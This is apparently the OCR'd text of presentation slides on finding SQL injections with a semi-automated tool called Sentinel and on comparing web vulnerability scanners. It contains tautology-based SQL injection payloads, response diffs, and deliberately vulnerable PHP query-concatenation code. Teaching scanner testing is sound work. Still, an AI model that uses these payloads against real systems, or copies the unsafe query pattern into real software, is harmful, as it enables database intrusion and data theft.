
```
                </tr><tr>
                        <td> Param Type: </td>
                        <td> get </td>
                </tr><tr>
                        <td> Param Content: </td>
                        <td> string which gets inserted into SQL statement. Wrong SQL statement generate error. </td>
                </tr><tr>
                        <td> Output: </td>
                        <td> SQLSTATE[HY000]: General error: 1 near "BREAK": syntax error </td>
                </tr>
        </table>
```

Sentinel-sql1



```
 </tr><tr>
          <td> Output: </td>
          <td> SQLSTATE[HY000]: General error: 1 near "BREAK": syntax error <
 </tr>
>
```

Sentinel-sql2




Name	Original	Attack	Length	#TAGS	Time	R	Info
vulnparam	root	root	+0	144	1011	-	
vulnparam	root	root'BREAK"	-21	142	1022	-	
vulnparam	root	root+OR+41%3d42	-7	142	1012	-	
vulnparam	root	root'+OR+'41'%3d'42	+0	144	1019	☠	

□ Link Window

```

-Date: Thu, 20 Nov 2014 14:31:13 GMT
+Date: Thu, 20 Nov 2014 14:31:26 GMT

-Content-Length: 4347
+Content-Length: 4326

-                          <td> Username ID: <b>1</b> </td>
+                          <td>  </td>

```

Sentinel-sql2



Name	Original	Attack	Length	#TAGS	Time	R	Info
vulnparam	root	root	+0	144	1011	-	
vulnparam	root	root'BREAK"	-21	142	1022	-	
vulnparam	root	root+OR+41%3d42	-7	142	1012	-	
vulnparam	root	root'+OR+'41'%3d'42	+0	144	1019	☠	

```

-Date: Thu, 20 Nov 2014 14:31:13 GMT
+Date: Thu, 20 Nov 2014 14:31:28 GMT

```

SQL Injection Conclusion

- Need not more than the 6 attack vectors
  - They are the most versitale and
- Plus:
  - Encode it as double quotes “ instead of single quote '
- Plus:
  - URL encode or not (depending on situation)
- Check the results manually with diff

Content

- Intro
- Motivation
- About Web App Hacking
  - Automated Scanners
  - Manual Hacking
  - Semi Automated: Sentinel
- Learning by doing: SQL Injection
  - Super Short Intro to SQL Injections
  - Tautology based SQL Injections
  - Sentinel & SQL Injections
  - **Other SQL Injection Scanners**
- Conclusion

SQL Scanner

- Check implementations of other SQL scanners
  - Simple Select

```
try {
        $file_db = new PDO('sqlite:db/testdb.sqlite');
        $file_db->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);

      $result = $file_db->query(
             "SELECT id FROM users WHERE name='" . $var_param . "'"
      );

        foreach($result as $row) {
                       $var_output = "Username ID: <b>" . $row['id'] . "</b>";
        }

  } catch(PDOException $e) {
  }
```

SQL Scanner Summary 1:

	Simple Select	Difficulty 1 Brackets AND	Difficulty 2 Random Length	Difficulty 3 SQL INSERT	Difficulty 4 SQL Update
Skipfish	No				
Wapiti	No				
W3af	Yes				
Zap	Yes				
Burp Pro	Yes				

Finding SQL Injections: Difficulties

Difficulty 1: Brackets and AND

Difficulty 2: Non-static responses

Difficulty 3: UPDATE

Difficulty 4: INSERT

Difficulty 1: Brackets and AND

- Insert brackets
- Insert AND, OR, ...

```
$result = $file_db->query("
    SELECT id
    FROM users
    WHERE (name=' " . $var_param . " ' AND id >= 0)"
);
```

Difficulty 2: Non-static responses

- Responses to identical requests can differ
- Examples:
  - AD Banner includes
  - „Page generated in: 0.005 seconds“
  - Loadbalancer (server**9** vs server**10**)
  - Viewstates
  - Cookie values (Tracking)
  - Refferer
  - etc

Difficulty #3: UPDATE

```
UPDATE users
SET name=' " . $var_param . " '
WHERE id=666"
```

- Try: hacker' OR 1=1 --
- A reason for long conference calls

Difficulty #4: INSERT

```
INSERT
INTO users (id, name, pw)
VALUES ('1111', ' " . $var_param . " ', 'empty')
```

SQL Scanner Summary 2:


	Simple Select	Difficulty 1 Brackets AND	Difficulty 2 Random Length	Difficulty 3 SQL INSERT	Difficulty 4 SQL Update
Skipfish	No	No	No	No	No
Wapiti	No	No	No	No	No
W3af	Yes	Yes	No	No	No
Zap	Yes	Yes	No	No	No
Burp Pro	Yes	Yes	No	No	No

How to reliably kill SQL scanner?

Add a random length string in response...

Lets check the Acuentix Test website

Real Life Example:
Acunetic Acuart Vulnerable Testphp



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

searched for: a

The shore, by: r4w8173; from category Posters

Mistery, by: r4w8173; from category Posters


The universe, by: r4w8173; from category Posters

Real Life Example:
Acunetic Acuart Vulnerable Testphp

- Skipfish: Nah
- Wapiti: Nope...
- W3af: Not possible to scan (POST)
- ZAP: XSS!
- Burp: Yes (300 requests)

